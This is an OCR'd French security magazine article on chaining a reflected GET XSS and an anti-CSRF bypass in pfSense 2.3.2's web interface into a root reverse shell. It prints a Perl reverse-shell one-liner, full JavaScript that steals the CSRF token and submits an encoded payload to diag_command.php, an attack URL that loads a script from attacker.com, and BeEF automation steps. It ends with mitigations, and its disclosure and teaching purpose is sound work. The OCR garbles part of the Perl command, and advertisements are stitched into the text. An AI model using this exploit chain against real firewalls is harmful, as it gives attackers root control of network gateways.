


Fig. 1 : Illustration générique d'obtention d'un reverse-shell via bypass CSRF et XSS.

Pour rappel, une CSRF (*Cross-Site Request Forgery*) est une technique de soumission de formulaire HTML prérempli à l'insu de la victime, et ce de manière invisible.

Le cas concret de pfSense 2.3.2 **[07]** est détaillé par la suite.

1.3 Les nouvelles sécurités de pfSense

Les interfaces d'administration web telles que celles de gestion des routeurs, des commutateurs (*switchs*), des pare-feux (*firewalls*), permettant de modifier des configurations systèmes sont particulièrement critiques.

En effet, afin qu'un réglage effectué dans un formulaire web soit appliqué au niveau système, tout le *process* mis en place par la solution doit (devrait) vérifier les données entrantes, les nettoyer, les échapper, les contrôler (*sanitization*) avant de les exploiter dans un contexte privilégié (généralement au travers de commandes systèmes avec les droits root ou **sudo**).

Toute cette mécanique est d'une manière générale très présente et convenablement implémentée dans pfSense : si l'on modifie l'IP associée à une interface réseau via l'administration web, divers contrôles sont appliqués avant que le nouveau réglage soit effectif :

- *est-ce bien le format d'une IPv4 ?*
- *n'y a-t-il pas de caractères suspects chaînant une commande ?*
- *le jeton CSRF envoyé avec le formulaire est-il valide ?*
- *la soumission du formulaire provient-elle du même contexte à savoir d'une page de pfSense lui-même (referer) ?*
- *est-ce que le formulaire a été soumis au sein d'une iframe ?*

pfSense implémente en conséquence divers mécanismes de sécurité :

- la bibliothèque PHP CSRFMagic **[08]** permet d'inclure un jeton (*token*) anti-CSRF aléatoire dans tous les formulaires POST, protégeant de fait ce type d'attaques ;

- la valeur du *referer* de chaque requête POST est vérifiée afin de s'assurer que la soumission du formulaire est bien en provenance d'une page de pfSense lui-même, mitigeant également les attaques CSRF ;
- de nombreuses fonctions PHP sont utilisées de par les différentes pages pour vérifier, valider, contrôler le type, le format et les valeurs des données entrantes (*cast* et trans-typage, expressions régulières de validation, *switch* conditionnel, etc.) ;
- pour les données entrantes vouées à être incluses dans des commandes systèmes, ces valeurs sont échappées (**escapeshellargs()**) afin d'empêcher le chaînage de commande ;
- les données soumises par formulaires ne sont traitées qu'avec une authentification valide. Authentification associée à une session via un cookie protégé par **HttpOnly** ;
- pfSense est équipé de l'en-tête **X-Frame-Origin=SameOrigin**, ce qui empêche totalement l'inclusion d'une quelconque page de pfSense dans une *frame/iframe* externe.

Au regard de ces nouvelles mesures de sécurité, plongeons dans la distribution pour identifier les pages, le code source et les configurations d'intérêt en vue de les contourner et réaliser un potentiel exploit.

2 Analyse et identification de vulnérabilités unitaires

2.1 Page d'administration d'exécution de commande

Débutons par un tour dans la *webgui* d'administration. pfSense fournit une page accessible suite à une authentification en tant qu'administrateur (http://<PFSENSE>/diag_command.php), permettant d'exécuter des commandes shell (et du code PHP évalué) à la volée. Ces commandes sont exécutées en tant qu'utilisateur root directement donc avec le maximum de privilèges systèmes.

La page en question est bien évidemment limitée à une utilisation par les administrateurs uniquement, et les formulaires qu'elle détient sont sécurisés avec diverses techniques anti-CSRF (jeton aléatoire, analyse du *referer*, etc.).

Cette page est donc d'un intérêt tout particulier pour un attaquant, car elle permettrait (sous réserve de contourner les sécurités en place) d'exécuter des commandes ou du code PHP en tant que root en exploitant un contexte de navigation d'un administrateur légitime.

- Si de tels formulaires sont soumis sans la bonne valeur du jeton anti-CSRF cachée parmi les champs légitimes (information que l'attaquant ne peut obtenir à distance), alors le formulaire soumis ne sera pas traité (sécurité via CSRF token) ;
- Et/ou, si le formulaire est soumis depuis un autre site (attacker.com) à destination d'une cible (pfsense.local), les noms d'hôtes étant différents, alors le formulaire ne sera pas traité (sécurité via analyse du *referer*).

La soumission d'un code PHP exécutant une commande système (via **system()**) à cette page **/diag_command.php** se fait au travers d'une requête **POST** (multipart/form-data ou non) composée de plusieurs variables :

```
txtCommand=&txtRecallBuffer=&dlPath=&ulfile=&txtPHPCommand=[PAYLOAD]
&submit=EXECPHP&__csrf_magic=[CSRFTOKEN]
```

Exemple de requête légitime :

```
POST /diag_command.php HTTP/1.1
Host: pfsense.local
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:49.0) Gecko/20100101
Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: fr,en;q=0.8,fr_fr;q=0.5,en_us;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://pfsense.local/diag_command.php
Cookie: PHPSESSID=dfagq9hpco34k2sbff8eq5ppsj9rogb1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=---------------------------481820663313372
Content-Length: 870

---------------------------481820663313372
Content-Disposition: form-data; name="__csrf_magic"

sid:88ec954d7d42767734f3ee341a324563dcb67659,1477052157
---------------------------481820663313372
Content-Disposition: form-data; name="txtCommand"


---------------------------481820663313372
Content-Disposition: form-data; name="txtRecallBuffer"


---------------------------481820663313372
Content-Disposition: form-data; name="dlPath"


---------------------------481820663313372
Content-Disposition: form-data; name="ulfile"; filename=""
Content-Type: application/octet-stream


---------------------------481820663313372
Content-Disposition: form-data; name="txtPHPCommand"

phpinfo();
---------------------------481820663313372
Content-Disposition: form-data; name="submit"

EXECPHP
---------------------------481820663313372--
```

Bien évidemment, sans le **[CSRFTOKEN]** valide pour la session courante ainsi que l'en-tête *referer* associée au domaine du pfSense, l'exploitation à ce stade n'en est que restreinte.

esiea GROUPE

FORMATIONS OPÉRATIONNELLES EN SÉCURITÉ

/ Formations présentielles - Campus Paris V^e

formations-securite@esiea.fr / esiea.fr/formations-securite

/ Candidatures MS-SIS : à partir de janvier 2018

FORMATION À PLEIN TEMPS

6 mois de pédagogie, puis 6 mois en entreprise

Prochaine rentrée : octobre 2018

MASTÈRE SPÉCIALISÉ SÉCURITÉ DE L'INFORMATION ET DES SYSTÈMES

(MS-SIS : 740 heures de cours)

Accrédité par la Conférence des Grandes Écoles

- Réseaux
- Sécurité des réseaux, des systèmes d'information et des applications
- Modèles et Politiques de sécurité
- Cryptologie

Labellisé par l'ANSSI

android / asm / C / crypto / exploit / firewalling / forensic / GPU / Java / JavaCard / malware / OSINT / pentest / python / reverse / SCADA / scapy / SDR / SSL/TLS / suricata / viro / vuln / web...

/ Candidatures BADGE-RE et BADGE-SO : actuellement

2 FORMATIONS EN COURS DU SOIR ET WEEK-ENDS (sur 6 mois)

Prochaine rentrée : février 2018

BADGE REVERSE ENGINEERING

(BADGE-RE : 230 heures de cours)

- Analyse de codes malveillants
- Reverse et reconstruction de protocoles réseau
- Protections logiciels et unpacking
- Analyse d'implémentations de cryptographie

asm / IDA-Pro / x86 / ARM / debugging / crypto / packer / kernel / miasm / python...

BADGE SÉCURITÉ OFFENSIVE

(BADGE-SO : 230 heures de cours)

- Détournement des protocoles réseaux non sécurisés
- Exploitation des corruptions mémoires et vulnérabilités web
- Escalade de privilèges sur un système compromis
- Intrusion, progression et prise de contrôle d'un réseau

crypto / scan / OS / sniffing / OSINT / wifi / reverse / pentest / scapy / réseau IP / web / metasploit...

En partenariat avec Quarkslab

Accrédité par la Conférence des Grandes Écoles

Avant d'aller plus loin, quels types de commandes sont disponibles au sein de la distribution pour établir un *reverse-shell* distant ?

2.2 Préparation d'un reverse-shell one-liner

Poursuivons l'analyse en SSH directement sur la distribution. Au regard des binaires, commandes et modules disponibles au sein de la distribution pfSense, l'exploitation de **perl** semble judicieuse pour réaliser une commande *one-liner* permettant l'obtention d'un *reverse-shell* root à distance **[09]**. Perl 5.20.3 est disponible sur cette distribution et permet l'exécution mono-ligne de la commande suivante :

```
/usr/local/bin/perl -e 'use Socket;$i="[ATTACKER_IP]";$p=[ATTACKER_
PORT];socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connec
t(S,sockaddr_in($p,inet_aton($i))))){open(STDIN,">&S");open(STen(STD
ERR,">&S");exec("/bin/sh -i");};'
```

Cette commande **perl** ouvre un socket TCP à destination de l'IP et le port défini par l'attaquant, en vue de rediriger l'entrée et la sortie standard du processus **/bin/sh**.

En remplaçant **[ATTACKER_IP]** et **[ATTACKER_PORT]** par les valeurs propres de l'attaquant, et après avoir mis un netcat en écoute (**nc -l -vv -p [ATTACKER_PORT]**), un *reverse-shell* avec les droits root est récupéré sur le poste de l'attaquant à distance.

En encapsulant cette commande **perl** via la fonction **system()** de PHP, et en soumettant l'ensemble url-encodé en **POST** à la page **/diag_command.php**, le *reverse-shell* est bel et bien obtenu (toujours sous réserve d'avoir le bon *referer* et le bon *token* CSRF, que l'on renseigne manuellement pour l'instant).

2.3 À la GET d'une XSS...

Creusons le code source de la webgui. À ce stade de l'analyse et en vue de développer un exploit, la problématique du jeton CSRF inclus dans tous les formulaires POST présents au sein de la *webgui* de pfSense, ainsi que l'analyse du *referer* pour ces mêmes requêtes est toujours présente empêchant l'automatisation de l'attaque.

Seule une XSS en paramètre **GET** impérativement (directement incluse dans l'URL) permettrait de contourner ces sécurités puisque toutes les soumissions en POST sont protégées via PHP CSRFMagic.




Fig. 2 : Établissement d'un reverse-shell root sur le pfSense à partir de la page diag_command.php.

Lors de l'analyse du code source PHP de la *webgui* de pfSense (localisé dans **/usr/local/www/**), bon nombre de vulnérabilités XSS en POST se sont avérées présentes. Toutefois, il est impératif que celle-ci soit en **GET** afin de se déclencher sans un quelconque jeton CSRF.

En ne s'attardant que sur les fichiers ***.php** du cœur de pfSense (sans plonger dans les innombrables *addons*), l'objectif va être de déceler une telle vulnérabilité.

Le fichier **status_captiveportal_expire.php** semble particulièrement prometteur, notamment avec l'affectation de la variable **$cpzone** via **$_GET['zone']** aux lignes 69 à 73 :

```
69: $cpzone = $_GET['zone'];
70: if (isset($_POST['zone'])) {
71:  $cpzone = $_POST['zone'];
72: }
73: $cpzone = strtolower($cpzone);
```




Fig. 3 : Déclenchement d'une alerte JavaScript illustrant la présence d'une XSS GET.

Cette variable initialisée via un paramètre **GET** sans aucun contrôle ni nettoyage est réfléchie dans le même fichier à diverses reprises au niveau des lignes 100 à 104 :

```
$tab_array[] = array(gettext("Active Users"), false, "status_
captiveportal.php?zone={$cpzone}");
$tab_array[] = array(gettext("Active Vouchers"), false, "status_
captiveportal_vouchers.php?zone={$cpzone}");
$tab_array[] = array(gettext("Voucher Rolls"), false, "status_
captiveportal_voucher_rolls.php?zone={$cpzone}");
$tab_array[] = array(gettext("Test Vouchers"), false, "status_
captiveportal_test.php?zone={$cpzone}");
$tab_array[] = array(gettext("Expire Vouchers"), true, "status_
captiveportal_expire.php?zone={$cpzone}");
```

Il est ainsi possible d'injecter du code JavaScript arbitraire, réfléchi et non stocké en invoquant directement cette page et en jouant avec le paramètre **GET zone** (testé et validé avec la dernière version de Firefox en date 56) :

```
http://<PFSENSE>/status_captiveportal_expire.php?zone=»><script>
alert('1000o');</script>
```

Bien d'autres XSS s'avèrent présentes (corrigées dans la version 2.3.3 de pfSense **[10]**), notamment :

- status_captiveportal.php: «**order**», «**zone**»
- status_captiveportal_expire.php: «**zone**»
- status_captiveportal_test.php: «**zone**»
- status_captiveportal_voucher_rolls.php: «**zone**»
- status_captiveportal_vouchers.php: «**zone**»

Nous avons donc à présent l'ensemble du matériel nécessaire permettant de concevoir un exploit automatique et industrialisé à l'encontre de cette distribution pfSense 2.3.2.

3 Exploitation et chaînage des vulnérabilités unitaires

Une XSS GET exploitable ouvre la porte au contournement de toutes les autres protections. Via cette XSS GET, il est possible de charger un fichier JavaScript tiers (http://attacker.com/x.js) qui contiendra un enchaînement d'instructions qui s'exécuteront dans le contexte de navigation de la victime sur pfSense (le sysadmin-victime, voir figure 1, étape 1 à 3).

En effet, être en capacité d'injecter du JavaScript arbitraire dans un contexte de navigation d'une victime permet à l'attaquant de contrôler pleinement la navigation de celle-ci (accéder aux autres pages en mode authentifié, soumettre des formulaires, tout ce que l'utilisateur légitime peut réaliser dans l'interface web peut être automatisé en JavaScript). Voyons les étapes de réalisation de ce fichier tiers :

- capturer un jeton anti-CSRF valide dans le contexte de navigation ;
- générer un *payload* encodé ;
- soumettre le *payload* via une requête POST cachée comprenant le jeton anti-CSRF valide (CSRF *bypass*).

3.1 Capture d'un jeton CSRF valide

Via le code JavaScript arbitraire injecté dans le contexte pfSense, l'idée va être de réaliser une première requête AJAX sur la page **diag_command.php** pour en extraire un jeton anti-CSRF valide. Pour simplifier la syntaxe, JQuery est chargé à la volée via l'exploit (figure 1 étape 4) et donc la syntaxe JQuery est employée dans les exemples suivants.

```
// Function with JQuery AJAX request
// This function requests an internal WebGUI page, which contains
the token.
// Source code of this webpage is passed to the extractToken()
function.
function loadToken(){
  $.ajax({
    type: 'POST',
    url: '/diag_command.php',
    contentType: 'application/x-www-form-urlencoded;charset=utf-8',
    dataType: 'text',
    data: '',
    success:extractToken
  }); // after this request, we called the extractToken() function
to extract the token
}

// Function called after AJAX request in a defined page of the
context, which contains the token value
function extractToken(response){
  // response var contain the source code of the page requested by
AJAX
  // Regex to catch the token value
  var regex = new RegExp("<input type='hidden' name='__csrf_magic'
value=\"(.*)\" />",'gi');
  var token = response.match(regex);
  token = RegExp.$1;
  // Pass the token to the final function which make the CSRF final
attack
  //alert(token);
  makeCSRF(token);
}
```

La fonction **loadToken()** réalise l'appel AJAX et récupère le code source HTML de la page **diag_command.php**. Ce code source est transmis à la fonction **extractToken()** qui extrait la valeur du jeton anti-CSRF présent dans le code source via une expression régulière (figure 1, étape 5 et 6).

Ce *token* est ensuite transmis à la fonction **makeCSRF()** détaillée par la suite.

3.2 Encodage du payload

Le jeton anti-CSRF récupéré, celui-ci va pouvoir être soumis en **POST** avec la charge d'établissement du *reverse-shell*.

Afin de rendre dynamique l'IP et le PORT de l'attaquant pour établir le *reverse-shell*, ceux-ci sont transmis via des ancres dans le navigateur **#lhost=[ATTACKER_IP]&lport=[ATTACKER_PORT]**.

Le *payload* est constitué de manière encodée comme suit :

```
var hash = window.location.hash.substring(1);
var lhost = hash.substring(hash.indexOf("lhost=")+6, hash.
indexOf("&"));
var lport = hash.substring(hash.indexOf("lport=")+6, hash.length);
var payload='system%28%27%2fusr%2flocal%2fbin%2fperl%20-e%20
%5C%27use%20Socket%3B%24i%3D%22' + lhost + '%22%3B%24p%3D' + lport +
'%3Bsocket%28S%2CPF_INET%2CSOCK_STREAM%2Cgetprotobyname%28%22tcp%22%2
9%29%3Bif%28connect%28S%2Csockaddr_in%28%24p%2Cinet_aton%28%24i%29%29
%29%29%7Bopen%28STDIN%2C%22%3E%26S%22%29%3Bopen%28STDOUT%2C%22%3E%26S
%22%29%3Bopen%28STDERR%2C%22%3E%26S%22%29%3Bexec%28%22%2fbin%2fsh%20
-i%22%29%3B%7D%3B%5C%27%27%29%3B';
```

3.3 Soumission du form-post (CSRF bypass)

Jeton anti-CSRF et *payload reverse-shell* définis, la fonction de soumission du formulaire POST contournant les protections anti-CSRF est générée (figure 1, étapes 7 et 8) :

```
// This function use JQuery AJAX object.
// The token var is needed to perform the right CSRF attack with the
context referer
function makeCSRF(token){
  // Final CSRF attack with right referer (because executed in the
context)
  // and with right token captured above
  $.ajax({
    type: 'POST',
    url: '/diag_command.php',
    contentType: 'application/x-www-form-urlencoded;charset=utf-8',
    dataType: 'text',
    data: 'txtCommand=&txtRecallBuffer=&dlPath=&ulfile=&txtPHPCommand=
' + payload + '&submit=EXECPHP&__csrf_magic=' + token
  }); // payload of your choice
}
```

En effet, ces requêtes asynchrones (en AJAX) se réaliseront dans le contexte de la *webgui* de pfSense, donc avec un *referer* valide, le cookie/session légitime de la victime et un jeton récupéré dynamiquement.

3.4 Déclenchement via URL unique

Comme vu précédemment, l'XSS est réfléchie plusieurs fois dans le code source retourné par la page. Ainsi, il convient de limiter l'exécution de l'exploit une et une seule fois via un *trigger* faisant office de singleton :

```
if (trigger){
} else {
  var trigger = function(){
    // Load JQuery dynamically in the targeted context
    var headx = document.getElementsByTagName('head')[0];
    var jq = document.createElement('script');
    jq.type = 'text/javascript';
    jq.src = 'http://code.jquery.com/jquery-latest.min.js';
    headx.appendChild(jq);
    // Waiting 2 secondes for correct loading of JQuery added dynamically.
    // Then, run the first AJAX request in the WebGUI context to retrieve
the token
    setTimeout('loadToken()', 2000);
  };
  trigger();
}
```

En enrichissant le script **x.js** (version complète disponible sur l'*advisory* **[11]**) de l'attaquant de ces diverses fonctions, il ne reste plus qu'à concevoir l'URL finale qui sera destinée aux sysadmin-victimes de pfSense :

http://<PFSENSE>/status_captiveportal_expire.php?zone=»><script src=»http://attacker.com/x.js»></script>#lhost=[ATTACKER_IP]&lport=[ATTACKER_PORT]

Camoufler un peu cette URL via un *url-shortener* est d'usage (**http://bit.ly/2svFbjA**).

L'attaquant n'a plus qu'à faire aller un sysadmin-victime préalablement authentifié sur son pfSense sur cette URL et il recevra un *reverse-shell* root du firewall-routeur automatiquement (figure 1, étape 9). Une vidéo de démonstration complète a été réalisée : **https://www.youtube.com/watch?v=IWtf6LIfP_c [12]**.

4 Automatisation via le framework BeEF

Cet exploit a été intégralement industrialisé au sein de l'excellent *framework* d'exploitation dédié aux XSS du nom de BeEF framework **[02]**, sous forme de module.

Il est ainsi possible au travers du tunnel-XSS généré par BeEF entre l'attaquant (*C&C*) et ses multiples victimes, de scanner le réseau local des victimes afin de trouver une potentielle instance de pfSense, puis de dérouler l'exploit précédemment détaillé en un clic avec pour objectif d'obtenir un *reverse-shell* root directement. La cinématique s'illustre via la figure 4, page 16.

Détails des étapes :

1- Les victimes, que nous appellerons les Messieurs Pigeons, se rendent sur un site/url vulnérable (XSS) mis en place par l'attaquant ;

2- Le code source HTML du site en question retourne au navigateur des victimes en incluant le code JavaScript chargeant le *framework* BeEF (XSS) ;

3- À cette étape, un tunnel asynchrone JavaScript-XSS est établi entre chaque navigateur des victimes et le serveur BeEF *C&C* de l'attaquant ;

ikoula
HÉBERGEUR CLOUD

PRÉSENTE

CLOUD**IKOULA**ONE

Le succès est votre prochaine destination

MIAMI SINGAPOUR PARIS
AMSTERDAM FRANCFORT ___

*CLOUD**IKOULA**ONE* est une solution de Cloud public, privé et hybride qui vous permet de déployer **en 1 clic et en moins de 30 secondes** des machines virtuelles à travers le monde sur des infrastructures SSD haute performance.

www.ikoula.com sales@ikoula.com 01 84 01 02 50

ikoula
HÉBERGEUR CLOUD

NOM DE DOMAINE | HÉBERGEMENT WEB | SERVEUR VPS | SERVEUR DÉDIÉ | CLOUD PUBLIC | MESSAGERIE | STOCKAGE | CERTIFICATS SSL




Fig. 4 : Cinématique d'exploitation pfSense via BeEF.

4- L'attaquant peut exécuter les charges utiles (*payload* XSS) de son choix au travers du tunnel à destination des Monsieurs Pigeons ;

5- Les charges utiles, injectées dans le contexte de navigation des victimes (*browsers*), peuvent réaliser toutes sortes d'opérations, notamment un scan du réseau local (LAN interne) en vue d'identifier l'IP d'un potentiel firewall-routeur ;

6- Bingo ! Un pfSense a été identifié sur le réseau interne de la victime : la charge utile est transmise via le tunnel-XSS, puis du navigateur de la victime vers le pfSense interne afin d'établir un *reverse-shell* root avec l'attaquant, *game over*.

La vidéo de démonstration détaille également cet exploit via le *framework* BeEF en seconde partie (https://www.youtube.com/watch?v=lWtf6LIfP_c **[12]**).

La figure 5 ci-contre détaille l'interface (*C&C*) de BeEF, avec la sélection de la victime dans le panneau de gauche, le choix du module d'attaque pfSense dans le second volet et la configuration du module tout à droite.

5 Corrections, mitigation et bonnes pratiques

pfSense 2.3.2 intègre de nombreux mécanismes de sécurité, mais pourrait tout de même être renforcé. En effet, comme présenté, une simple XSS contourne toutes les protections et permet de corrompre une brique centrale et très convoitée au sein du SI : le firewall/routeur.

pfSense est protégé par le *header* X-Frame-Origin empêchant l'inclusion de la précédente URL d'attaque au sein d'une *iframe*. Ce qui engendre une redirection plutôt visible pour la victime. Toutefois, il est possible de rendre cet exploit quasi-transparent via une double-redirection (ce qui a été implémenté dans le *framewok* BeEF).

Ajouter un test de Turing (*captcha*) au sein des formulaires de la page `diag_command.php` réduirait considérablement l'exploitabilité d'une telle attaque.

pfSense pourrait également intégrer des en-têtes CSP pour éviter l'inclusion de fichier JavaScript tiers

